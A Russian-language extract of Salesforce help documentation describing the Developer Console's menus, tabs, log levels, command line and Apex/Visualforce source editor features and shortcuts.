Прим.: Содержимое управляемых пакетов, установленных в организации, недоступно для просмотра или редактирования. Вы можете просмотреть, открыть и отредактировать классы, объекты и другие сущности в установленных неуправляемых пакетах, как если бы создали эти сущности сами.

Тип сущности «Пакеты» включает только созданные вами пакеты, но не другие установленные пакеты.

СМ. ТАКЖЕ:

Source Code Editor

Log Inspector

Object Inspector

Меню правок консоли разработчика

Меню **Edit** консоли разработчика позволяет искать и редактировать файлы кода. Оно содержит следующие опции.

- **Find**: поиск выбранного текста по текущему представлению. При отсутствии выбранного текста открывается диалоговое окно поиска обозревателя.
- **Find Next**: поиск следующего совпадения для выбранного или указанного текста по текущему представлению.
- **Find/Replace**: поиск и замена выбранного или указанного текста по текущему представлению.
- **Search in Files**: открытие диалогового окна поиска для поиска содержимого всех файлов кода.
- **Fix Indentation**: исправление отступа в текущем файле кода.

Меню отладки консоли разработчика

Меню **Debug** консоли разработчика позволяет управлять журналами и выполнять анонимный Apex. Оно содержит следующие опции.

- **Open Execute Anonymous Window**: открытие нового окна, позволяющего вводить код Apex для тестирования. См. раздел «Выполнение анонимного кода Apex».
- **Execute Last**: выполнение последней записи в окне Enter Apex Code.
- **Switch Perspective**: выбор перспективы в списке доступных стандартных и настраиваемых перспектив. См. раздел «Log Inspector».
- **View Log Panels**: отображение списка доступных панелей для использования в перспективе.
- **Perspective Manager**: открытие представления Perspective Manager. См. раздел «Управление перспективами в представлении Log Inspector».
- **Save Perspective**: сохранение изменений, внесенных после открытия текущей перспективы.
- **Save Perspective As**: сохранение копии текущей перспективы под другим именем.
- **Auto-Hide Logs**: сокрытие текущих журналов при обновлении страницы.
- **Show My Current Logs Only**: Чтобы просмотреть все журналы, сохраненные для организации, включая журналы, созданные другими пользователями, снимите данный флажок.
- **Show My Current Checkpoints Only**: данный флажок установлен по умолчанию. Чтобы просмотреть все контрольные точки, сохраненные для организации, включая контрольные точки, созданные другими пользователями, снимите данный флажок.
- **Clear**: чтобы удалить текущие данные из кэша и обновить отображаемые данные, выберите **Log Panel**, **Checkpoint Results Panel** или **Checkpoint Locations**.

- **Resume Updating**: восстановление подключения к серверу. Данный пункт меню отображается только при отмене опроса в результате простоя.
- **Change Log Levels**: открытие диалогового окна параметров журнала для определения уровней регистрации будущих запросов. См. раздел Уровни журнала отладки.

Прим.: Некоторые пункты меню **Debug** доступны только после создания журнала.

СМ. ТАКЖЕ:

Выполнение анонимного кода Apex

Log Inspector

Управление перспективами в представлении Log Inspector

Уровни журнала отладки

Пользовательский интерфейс консоли разработчика: Рабочее пространство

Рабочее пространство — это набор ресурсов, представленных в виде вкладок на основной панели консоли разработчика. Подробное представление или окно редактора, отображаемое на каждой вкладке, определяется типом ресурса, открытого на вкладке. Например, исходный код открывается в представлении Source Code Editor, журналы открываются в представлении Log Inspector и т. д.

При необходимости создайте рабочее пространство для любой группы ресурсов, совместное использование которых позволяет максимально удобно организовать рабочий процесс. Например, создайте одно рабочее пространство для исходного кода, а другое — для журналов отладки, и переключайтесь между ними по мере необходимости.

Меню **Workspace** содержит все необходимые ссылки.

- **Switch Workspace**: выбор сохраненного рабочего пространства.
- **New Workspace**: создание рабочего пространства. Введите имя рабочего пространства и нажмите кнопку «OK». Откройте нужные ресурсы в рабочем пространстве. Чтобы сохранить рабочее пространство, выберите другое рабочее пространство или закройте консоль разработчика.
- **Rename Current Workspace**: переименование текущего рабочего пространства.
- **Workspace Manager**: открытие всплывающего окна, позволяющего просматривать, открывать, создавать и удалять рабочие пространства.

Ниже перечислены типы ресурсов, которые могут быть открыты в рабочем пространстве консоли разработчика.

- Журналы открываются в представлении Log Inspector.
- Контрольные точки открываются в представлении Checkpoint Inspector.
- Классы и триггеры Apex, а также страницы и компоненты Visualforce, открываются в представлении Source Code Editor.
- Метаданные организации и прочие некодовые ресурсы открываются в представлении Object Inspector.
- Результаты запроса, перечисленные на вкладке Query Editor, открываются в редактируемой сетке Query Results.
- Выполненные тестовые запуски, перечисленные на вкладке Tests, открываются в представлении Test Results.

Чтобы свернуть неиспользуемые панели, воспользуйтесь кнопками  . Щелкните нужную свернутую панель для ее временного отображения. Панель автоматически сворачивается при перемещении курсора за ее пределы.

При выборе другого рабочего пространства или закрытии консоли разработчика состояние вкладок (и их панелей) в текущем рабочем пространстве сохраняется. При отсутствии созданного рабочего пространства конфигурация сохраняется как стандартное рабочее пространство.

Навигация по вкладкам

Чтобы выбрать другую вкладку рабочего пространства, откройте соответствующую вкладку или воспользуйтесь указанными ниже клавишами быстрого доступа.

- Влево: CTRL + Page Up
- Вправо: CTRL + Page Down

Навигация по журналу просмотров

Чтобы пролистать журнал просмотров, нажмите кнопки  или воспользуйтесь указанными ниже клавишами быстрого доступа.

- Назад: CTRL + ,
- Вперед: CTRL + .

При нажатии кнопки  (или CTRL + ,) отображаются предыдущие вкладки в порядке их просмотра. Кнопка  активируется только при просмотре журнала.

СМ. ТАКЖЕ:

Пользовательский интерфейс консоли разработчика

Source Code Editor

Пользовательский интерфейс консоли разработчика: Панели Logs, Tests и Problems

Нижняя панель консоли разработчика содержит набор полезных вкладок.

- Вкладка **Progress** отображает все асинхронные запросы в режиме реального времени. Чтобы просмотреть только выполняемые операции, установите флажок **Hide Finished Runs**. Чтобы завершить все невыполненные развертывания, нажмите кнопку **Cancel All Deployments**. По завершении развертывания оставшийся поток опроса отображается на вкладке Progress с небольшим опозданием. Частичные развертывания не поддерживаются. Чтобы очистить задачу опроса, обновите консоль разработчика.
- Вкладка **Problems** отображает сведения об ошибках компиляции в представлении Source Code Editor. Компиляция и проверка внесенных изменений выполняются в фоновом режиме. Строки редактируемого кода, содержащие ошибки, помечаются индикатором ошибки. Чтобы открыть строку кода, содержащую ошибку, щелкните нужную строку на вкладке **Problems**.

Прим.: Консоль разработчика прекращает опрос на наличие новых журналов, тестовых запусков и контрольных точек после 20 минут простоя. Чтобы возобновить обновления, последовательно выберите пункты **Debug** > **Resume Updating**.

Вкладка Checkpoints

Вкладка **Checkpoints** отображает список сохраненных контрольных точек, содержащих снимок состояния объектов, находящихся в памяти на момент достижения контрольной точки.

Вкладка Logs

Вкладка Logs консоли разработчика позволяет открывать журналы, содержащие события базы данных, процессы обработки Apex, бизнес-процессы, выноски и логику проверки.

Вкладка View State


Вкладка **View State** на консоли разработчика позволяет увидеть состояние просмотра для запроса страницы Visualforce.

Вкладка «Тесты»

Консоль разработчика позволяет настраивать тестовые запуски, запускать тесты и проверять покрытие кода Apex.

Вкладка Checkpoints

Вкладка **Checkpoints** отображает список сохраненных контрольных точек, содержащих снимок состояния объектов, находящихся в памяти на момент достижения контрольной точки.



Checkpoints

Данный список содержит контрольные точки, доступные для просмотра. Чтобы просмотреть только контрольные точки, созданные после открытия консоли разработчика, последовательно выберите пункты **Debug** > **My Current Checkpoints Only**. Чтобы просмотреть все контрольные точки, сохраненные для организации, включая контрольные точки, созданные другими пользователями, снимите данный флажок.

Ниже перечислены сведения, отображаемые для каждой контрольной точки в списке.

Столбец	Описание
Namespace	Пространство имен пакета, содержащего контрольную точку.
Class	Класс Apex, содержащий контрольную точку.
Line	Номер строки, помеченной контрольной точкой.
Time	Время достижения контрольной точки.

Чтобы отсортировать содержимое столбца, щелкните заголовок нужного столбца правой кнопкой мыши. При необходимости выберите столбцы, которые должны отображаться в списке Checkpoints.

Чтобы открыть контрольную точку, дважды щелкните нужную контрольную точку. Контрольная точка открывается в представлении Checkpoint Inspector.

Checkpoint Locations

Данный список определяет расположение каждой контрольной точки в исходном коде. Ниже перечислены сведения, отображаемые для каждого элемента в списке.

Столбец	Описание
File	Имя класса Apex, содержащего контрольную точку.

Столбец	Описание
Line	Номер строки, помеченной контрольной точкой.
Iteration	Значение итерации для сбора контрольной точки, используемой в цикле.

По умолчанию итерации задается значение «1», указывающее на сохранение контрольной точки при первом выполнении строки исходного кода. При необходимости измените значение итерации (например, для определения причины несвоевременного завершения цикла). Чтобы изменить значение итерации, щелкните нужную ячейку и введите новое число. Для отдельной строки кода допускается сбор только одной контрольной точки, независимо от количества выполнений данной строки во время запроса.

Чтобы задать расположения контрольных точек, воспользуйтесь представлением Source Code Editor. Чтобы удалить расположения контрольных точек, нажмите кнопку **Clear** или закройте консоль разработчика.


СМ. ТАКЖЕ:

- Журналы отладки
- Настройка контрольных точек в коде Apex
- Наложение кода Apex и операторов SOQL
- Checkpoint Inspector
- Checkpoint Inspector
- Настройка контрольных точек в коде Apex
- Наложение кода Apex и операторов SOQL
- Функциональность консоли разработчика

Вкладка Logs

Вкладка Logs консоли разработчика позволяет открывать журналы, содержащие события базы данных, процессы обработки Apex, бизнес-процессы, выноски и логику проверки.

Консоль разработчика автоматически опрашивает журналы отладки текущего пользователя и добавляет их на вкладку **Logs**. Например, при наличии правил проверки, связанных со вставкой записи, добавление новой записи инициирует создание журнала отладки для запроса и его добавление в список.



- Чтобы открыть выбранный журнал в представлении Log Inspector, последовательно выберите пункты **File** > **Open Log** или дважды щелкните нужный журнал на вкладке **Logs**. Рекомендуем использовать представление Log Inspector для просмотра журнала отладки, оценки кода Apex, отслеживания производительности или операций DML и т. д.
- Чтобы открыть выбранный журнал в текстовом редакторе, последовательно выберите пункты **File** > **Open Raw Log**.
- Чтобы отфильтровать доступные журналы, установите флажок **Filter** и введите нужный текст. Например, чтобы просмотреть журналы отладки конкретного пользователя, введите его имя. Фильтр чувствителен к регистру.
- Чтобы удалить все журналы из списка, последовательно выберите пункты **Debug** > **Clear** > **Log Panel**.

- По умолчанию вкладка **Logs** отображает только новые журналы, созданные текущим пользователем. Чтобы просмотреть все журналы отладки, сохраненные для организации, в том числе журналы, созданные другими пользователями, откройте меню **Debug** и снимите флажок **Show My Current Logs Only**.
- Чтобы автоматически скрыть все текущие журналы при последующем обновлении страницы, откройте меню **Debug** и установите флажок **Auto-Hide Logs**.
- Чтобы загрузить текстовую копию выбранного журнала, последовательно выберите пункты **File** > **Download Log**. Имя файла по умолчанию: `apex.log`.
- Чтобы предотвратить загрузку журналов при открытии консоли разработчика, последовательно выберите пункты **Help** > **Preferences** и задайте параметру **Prevent Logs on Load** значение `true`.

Прим.: Чтобы настроить журналы пользователей, откройте страницу «Журнал отладки». Введите строку *«Журналы отладки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Журналы отладки»**.

Настройка уровней регистрации

Уровни регистрации определяют объем информации о запросе, который сохраняется в журнале отладки. Чем больше размер журнала, тем дольше выполняется его анализ. Чтобы уменьшить размер журнала, измените уровень регистрации. Рекомендуем использовать расширенную регистрацию для просматриваемого кода, а сокращенную регистрацию для второстепенного кода.

Чтобы выбрать уровни регистрации для будущих запросов, последовательно выберите пункты **Debug** > **Change Log Levels**. На этой странице можно определить флаги трассировки и уровни отладки.

Чтобы переопределить уровни ведения журнала по умолчанию для определенного класса или триггера или установить ведение журнала для пользователя, добавьте флаг трассировки, который включает длительность и уровень отладки.

Чтобы сохранить внесенные изменения и закрыть окно, нажмите кнопку **Done**.

Прим.: При выполнении отладки посредством контрольных точек выберите уровень регистрации Apex Code FINER или FINEST. (Запрещается использовать уровень FINEST для развертывания.)

Дополнительную информацию о каждом параметре см. в подразделах «Категории журнала отладки» и «Уровни журнала отладки».


Важное замечание: Если консоль разработчика открыта, то общие уровни журнала, заданные на консоли разработчика, влияют на все журналы, включая журналы, созданные во время разработки. Прежде чем начать разработку, убедитесь, что уровню журнала Apex Code не задано значение Finest. В противном случае разработка может занять больше времени, чем планировалось.

СМ. ТАКЖЕ:

- Журналы отладки
- Настройка функции ведения журналов отладки
- Меню отладки консоли разработчика
- Log Inspector
- Уровни журнала отладки
- Порядок очередности журнала отладки

Вкладка View State

Вкладка **View State** на консоли разработчика позволяет увидеть состояние просмотра для запроса страницы Visualforce.



Вкладка View State консоли разработчика используется также как вкладка «Состояние просмотра» в нижнем колонтитуле режима разработки Visualforce, кроме двойного нажатия узла папки, которое не инициирует открытия окна секторной диаграммы использования. Дополнительную информацию см. в подразделе «Сведения о вкладке View State»*Руководства разработчика Visualforce*.

Включение вкладки View State

Чтобы включить вкладку View State, выполните указанные ниже действия.

1. На странице личных параметров введите строку «*Дополнительные сведения о пользователе*» в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок «Режим разработки».
4. Установите флажок «Показать состояние просмотра в режиме разработки».
5. Нажмите кнопку **«Сохранить»**.

Прим.: Состояние просмотра связано с данными формы, поэтому вкладка View State отображается только при наличии тега `<apex:form>` на странице. Кроме того, вкладка View State отображается только на страницах, использующих настраиваемые контроллеры или расширения контроллера.

СМ. ТАКЖЕ:

Журналы отладки

Вкладка «Тесты»

Консоль разработчика позволяет настраивать тестовые запуски, запускать тесты и проверять покрытие кода Apex.


Управление тестами можно осуществлять из меню «Test» консоли разработчика.

- **Всегда запускать асинхронно** Если этот параметр не включен, то синхронно запускаются тестовые запуски с тестами только одного класса. Тестовые запуски, в которых используется несколько классов, запускаются асинхронно, независимо от того, включен ли этот параметр.
- **New Run**: Создание тестового запуска. Дополнительные сведения см. в разделе «Создание тестового запуска».
- **Повторный запуск** Выполнение теста, выбранного на вкладке «Tests».

- **Перезапустить неудачные тесты** Выберите этот вариант, чтобы перезапустить только неудачно выполненные тесты из тестового запуска, выделенного на вкладке «Тесты».
- **Run All**: выполнение всех сохраненных тестовых методов.
- **Abort**: Отмена теста, выбранного на вкладке «Tests».
- **New Suite**. Создание пакета классов тестов, обычно запускаемых вместе. Дополнительные сведения см. в разделе Управление наборами классов тестов Apex с помощью пакетов тестов.
- **Suite Manager**. Создание или удаление пакетов тестов или редактирование тех классов, которые входят в пакет тестов.
- **New Suite Run**. Создание тестового запуска классов в одном или нескольких пакетах тестов.
- **Collapse All**: Сворачивание всех открытых тестов на вкладке «Tests».
- **Expand All**: Разворачивание всех тестов на вкладке «Tests».
- **Clear Test Data**: Очистка текущих тестовых данных и результатов покрытия кода.



Выполненные тесты отображаются на вкладке «Tests» нижней панели консоли разработчика.



Панель Overall Code Coverage отображает процент покрытия кода для каждого класса организации. Данная панель всегда отображает текущий процент для каждого класса. После выполнения тестового запуска всех классов данная панель отображает общий единый процент жирным шрифтом. Дополнительную информацию см. в разделе «Проверка покрытия кода».

Дополнительные сведения о тестировании см. в *Руководстве разработчика Apex*:Тестирование Apex.

СМ. ТАКЖЕ:

Создание тестового запуска

Проверка покрытия кода

Использование командной строки на консоли разработчика

Консоль разработчика включает командную строку для выполнения различных полезных действий. Чтобы открыть или закрыть окно командной строки в консоли разработчика, воспользуйтесь комбинацией клавиш **CTRL + SHIFT + L**.

Команда	Параметры	Описание
`commands`	Нет	Список всех команд.
`exec <операторы Apex>`	`<операторы Apex>`: как минимум один оператор Apex.	Выполнение `<операторы Apex>` и создание журнала.
`exec [-o | -r]`	Нет	`-o`: открытие окна Enter Apex Code. `-r`: выполнение кода в окне Enter Apex Code и создание журнала.
`find <строка>`	`<строка>`: строка символов.	Поиск строки в журнале.
`help`	Нет	Справка по просмотру сведений о командах.
`man <команда>`	`<команда>`: команда окна командной строки.	Отображение описания команды.

Работа с кодом

Данный раздел содержит сведения об инструментах и приемах, предназначенных для изменения организации посредством кода.

Использование редактора для Visualforce или Apex

При редактировании Visualforce или Apex в режиме разработки нижнего колонтитула Visualforce или из меню «Настройка» доступен редактор.

Source Code Editor

Консоль разработчика содержит представление Source Code Editor, поддерживающее набор функций для редактирования кода Apex и Visualforce.

Object Inspector

Представление Object Inspector предоставляет возможность просмотра полей стандартного или настраиваемого объекта и их типов данных. Чтобы открыть представление Object Inspector, последовательно выберите пункты **File** > **Open**, а затем выберите нужный объект.

Глобальные переменные

Компоненты (например, настраиваемые кнопки и ссылки, формулы в настраиваемых полях, правилах проверки, потоках и процессах, а также страницы Visualforce) позволяют использовать специальные поля слияния для обращения к данным организации.

Допустимые значения для глобальной переменной $Action

Все объекты поддерживают основные действия (например, создание, клонирование, просмотр, редактирование, перечисление и удаление). Кроме того, глобальная переменная `$Action` ссылается на действия, доступные для многих стандартных объектов. Доступные значения определяются функциями, включенными в организации.

Общие сведения о коде Apex

Apex — это строго типизированный объектно-ориентированный язык программирования, позволяющий разработчикам выполнять операторы управления транзакциями и потоками на сервере платформы Force.com в сочетании с вызовами к интерфейсу Force.com API. Благодаря синтаксису, напоминающему Java и действующему подобно хранимым процедурам базы данных, Apex позволяет разработчикам добавлять бизнес-логику в основные системные события, включая нажатия кнопок, обновления связанных записей и страницы Visualforce. Код Apex может быть инициирован запросами веб-службы и триггерами объектов.

Visualforce

Visualforce — это инфраструктура, позволяющая разработчикам создавать сложные настраиваемые пользовательские интерфейсы, поддерживаемые платформой Force.com. В инфраструктуре Visualforce используется язык разметки на основе тегов, подобный HTML, и набор серверных «стандартных контроллеров», выполняющих стандартные операции базы данных, например запросы и сохранения.

Инфраструктура компонентов Lightning

Инфраструктура компонентов Lightning — это инфраструктура пользовательского интерфейса для разработки динамических веб-приложений, предназначенных для мобильных и настольных устройств. Кроме того, это современная инфраструктура для создания одностраничных приложений, поддерживающих возможность дальнейшей разработки.

Защита кода

Данный раздел содержит сведения о внедрении способов защиты кода.

Службы эл. почты

Вы можете использовать службы эл. почты для обработки для обработки содержимого, заголовков и вложений входящих сообщений эл. почты. Например, служба эл. почты может автоматически создавать записи контактов на основе контактных данных, указанных в сообщениях.

Настраиваемые метки

Настраиваемые метки позволяют разработчикам создавать многоязычные приложения путем автоматического отображения информации (например, текста справки или сообщений об ошибках) на родном языке пользователя. Настраиваемые метки — это настраиваемые текстовые значения, доступные в классах Apex, на страницах Visualforce либо в компонентах Lightning. Данные значения могут быть переведены на любой язык, поддерживаемый системой Salesforce.

Определение настраиваемых элементов S-Control

Элементы S-Control — это универсальные и открытые средства расширения пользовательского интерфейса Salesforce, включая возможность создания и отображения собственных форм настраиваемых данных.

СМ. ТАКЖЕ:

Настраиваемые метки

Общие сведения об элементах S-Control

Типы настраиваемых метаданных

Развертывание изменений

Развертывание посредством Force.com Migration Tool

Использование редактора для Visualforce или Apex

При редактировании Visualforce или Apex в режиме разработки нижнего колонтитула Visualforce или из меню «Настройка» доступен редактор.

Редактор Apex и Visualforce предоставляет следующие функциональные возможности:

Выделение синтаксических элементов

Редактор автоматически применяет выделение синтаксических элементов к ключевым словам, а также ко всем функциям и операторам.

Поиск ( )

Функция поиска поддерживает текстовый поиск по текущей странице, классу или триггеру. Чтобы выполнить поиск, введите строку в текстовое поле «Найти» и нажмите кнопку **«Найти далее»**.

- Чтобы заменить найденную строку поиска другой строкой, введите новую строку в текстовое поле «Заменить» и нажмите кнопку **«Заменить»** для замены текущего экземпляра или кнопку **«Заменить все»** для замены всех экземпляров строки поиска на странице, в классе или триггере.
- Чтобы выполнить поиск с учетом регистра, установите флажок **«Учитывать регистр»**.
- Чтобы выполнить поиск по регулярному выражению, установите флажок **«Регулярные выражения»**. Регулярные выражения подчиняются правилам составления регулярных выражений JavaScript. Поиск по регулярным выражениям позволяет находить строки, использующие переносы.

  Операция замены, выполняемая посредством строки, возвращенной поиском по регулярному выражению, может использовать найденную строку поиска для связывания групповых переменных регулярного выражения (например, `$1`, `$2` и т. д.). Например, чтобы заменить тег `<h1>` тегом `<h2>` и сохранить все атрибуты исходного тега `<h1>`, выполните поиск по строке `<h1(\s+)(.*)>` и замените ее строкой `<h2$1$2>`.

Переход к строке ( )

Данная кнопка позволяет выделить указанный номер строки. Редактор автоматически переходит к строке, если она не отображается.

Отмена ( ) и повтор ( )

Чтобы отменить действие редактирования, щелкните значок отмены. Чтобы выполнить отмененное действие редактирования, щелкните значок повтора.

Размер шрифта

Чтобы определить размер символов, отображаемых в редакторе, выберите размер шрифта из раскрывающегося списка.

Положение строки и столбца

Положение курсора относительно строки и столбца отображается в строке состояния, доступной в нижней части редактора. Данная функция совместно с функцией перехода к строке ( ) может использоваться для быстрого перемещения по редактору.

Количество строк и символов

Общее количество строк и символов отображается в строке состояния, доступной в нижней части редактора.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Apex доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Visualforce доступен в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования разметки Visualforce:

- «Настройка приложения»

Для редактирования настраиваемых контроллеров Visualforce или Apex:

- Автор Apex

Ниже перечислены клавиши быстрого доступа, поддерживаемые редактором.

Символ табуляции
: Добавление символа табуляции.

`SHIFT+Tab`
: Удаление символа табуляции.

`CTRL+f`
: Открытие диалогового окна поиска или поиск следующего экземпляра текущей строки поиска.

`CTRL+r`
: Открытие диалогового окна поиска или замена следующего экземпляра текущей строки поиска новой строкой.

`CTRL+g`
: Открытие диалогового окна перехода к строке.

`CTRL+s`
: Быстрое сохранение.

`CTRL+z`
: Отмена последнего действия редактирования.

`CTRL+y`
: Выполнение последнего отмененного действия редактирования.

СМ. ТАКЖЕ:


Общие сведения о коде Apex

Visualforce

Source Code Editor

Консоль разработчика содержит представление Source Code Editor, поддерживающее набор функций для редактирования кода Apex и Visualforce.

Все файлы кода, включая классы и триггеры Apex, а также страницы и компоненты Visualforce, открываются в представлении Source Code Editor рабочего пространства консоли разработчика.




Функция выделения синтаксических элементов в представлении Source Code Editor позволяет подсвечивать комментарии, числа, строки, зарезервированные ключевые слова, простые типы данных, описания переменных и ссылки. Чтобы получить доступ к функции поиска кода, воспользуйтесь комбинацией клавиш CTRL + F.

По завершении тестирования представление Source Code Editor позволяет просматривать построчное покрытие кода. См. раздел «Проверка покрытия кода». Кроме того, представление Source Code Editor позволяет задавать контрольные точки, предназначенные для устранения неполадок без обновления кода. См. раздел «Настройка контрольных точек в коде Apex».

Чтобы переключиться между представлением Source Code Editor и полноэкранным редактором (при его наличии), нажмите клавишу F11.

Настройка параметров представления Source Code Editor

Представление Source Code Editor позволяет изменять размер шрифта и отображаемую тему. Чтобы открыть диалоговое окно Preferences, последовательно выберите пункты **Help** > **Preferences**.



Выберите нужную тему для предварительного просмотра.

Окно Preferences отображает дополнительные параметры конфигурации на основе полномочий пользователя и целей внедрения. Например, включение функции автозаполнения на странице 6969 и вкладки Logs, препятствующей загрузке журналов на странице 6960.

Чтобы обновить параметры и закрыть окно, нажмите кнопку **Save**.

Просмотр описаний методов и переменных

Описание метода или переменной может быть доступно без поиска.

1. Наведите указатель мыши на имя метода или переменной. Описание может быть просмотрено для подчеркнутого имени метода или переменной.
2. Щелкните подчеркнутое имя метода или переменной.
3. Чтобы поместить курсор в описание, воспользуйтесь комбинацией клавиш CTRL + ALT + N или нажмите кнопку **Go To**. Если описание хранится в другом файле, то файл откроется в новой вкладке.

Использование функций поиска и замены

Ниже перечислены клавиши быстрого доступа, которые могут использоваться для поиска и замены текста по текущему представлению.

Функция	Клавиша быстрого доступа	Примечания
Поиск	CTRL + F	Открытие активной формы поиска.
Заменить	CTRL + SHIFT + F	Открытие диалогового окна, позволяющего вводить поисковый запрос и замену, а также подтверждать или отклонять каждое изменение.
Заменить все	CTRL + SHIFT + R	Открытие диалогового окна, позволяющего вводить поисковый запрос и замену, а также подтверждать или отклонять универсальное изменение.

